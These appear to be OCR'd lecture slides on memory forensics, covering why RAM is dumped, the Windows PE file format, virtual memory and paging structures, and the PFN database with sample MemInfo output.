Forensics II


Memory forensics 101

Dumpers and analysers

GNU/Linux and Android


File analysis (short)

Memory forensics I



Source: „File System Forensic Analysis", Brian Carrier

Memory forensics II


Memory Analysis Branch
String searches, file carving
PE "analysis" & carving
Informed analysis: state & context reconstruction
Live forensics
IR-style running system investigation
Controlled run-time analysis
Run-Time Analysis Branch


Memory forensics III

- Dump physical memory (RAM), why?
  - Current running processes and terminated processes
  - Open TCP/UDP ports/raw sockets/active connections
  - Memory mapped files
    - Executable image, shared, objects (modules/drivers), text files
  - Caches
    - Web addresses, typed commands, passwords, clipboards, SAM database, edited files
  - Hidden data, encryption keys and many more
  - Problematic… system is alive
    - Page/swap file, new process etc., Locards exchange principle
- Analyze the RAM
  - Enumerate different program structures, signature based carving, find text strings, virus scans, network connections etc. ...


Memory forensics IV

- Microsoft Portable Executable and Common Object File Format Specification
  - http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx

- PE format
- PEview




```
cons.exe
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .rdata
  IMAGE_SECTION_HEADER .data
  SECTION .text
  SECTION .rdata
    IMPORT Address Table
    IMPORT Directory Table
    IMPORT Name Table
    IMPORT Hints/Names & DLL Names
  SECTION .data
```




Memory forensics V

- Processors that have a MMU (Memory Management Unit) supports the concept of virtual memory
  - Page tables are set up by the kernel to map virtual adresses to physical adresses
- This is a concept image but the function is basically the same for all modern OSes



Memory Layout for Windows (XP)




Each Windows process is represented by an executive process (EPROCESS) block

Structure PEB (Process Enviroment Block) contains all User-Mode parameters associated by system (kernel) with current process

Exerpt from ”Windows Memory Layout, User-Kernel Address Spaces.pdf”
OpenRCE.org

Memory forensics VI

- Linear to physical address translation
  - Most 32bit PCs got < 4GB RAM
  - Paging (virtual memory)
- PFN (Page Frame Number) DB
  - Tracks and describe pages in physical memory
- PDE (Page Directory Entry)
- PTE (Page Table Entry)
- Each Page-*-entry have 1024 32 bit entrys




Byte address to data in a 4kB memory page

Memory forensics VII

- PFN Data Base
- 4TB max RAM
  - Windows Server 2012 x64
- 32bit has a theoretical max of 128GB with 37bit PAE
- Meminfo tool
  - MemInfo v2.10 - Show PFN database information
  - www.alex-ionescu.com
- Mark Russinovic blog


http://blogs.technet.com/markrussinovich/archive/2008/07/21/3092070.aspx




```
Physical Memory (MB)          System
Total         2046965         Handles          34292
Cached           1722         Threads           3929
Free          1951425         Processes           56
                              Up Time     3:14:40:20
Kernel Memory (MB)            Page File  39582M / 199229
Total            1170
Paged             166
Nonpaged         1003

Processes: 56    CPU Usage: 1%    Physical Memory: 4%
```

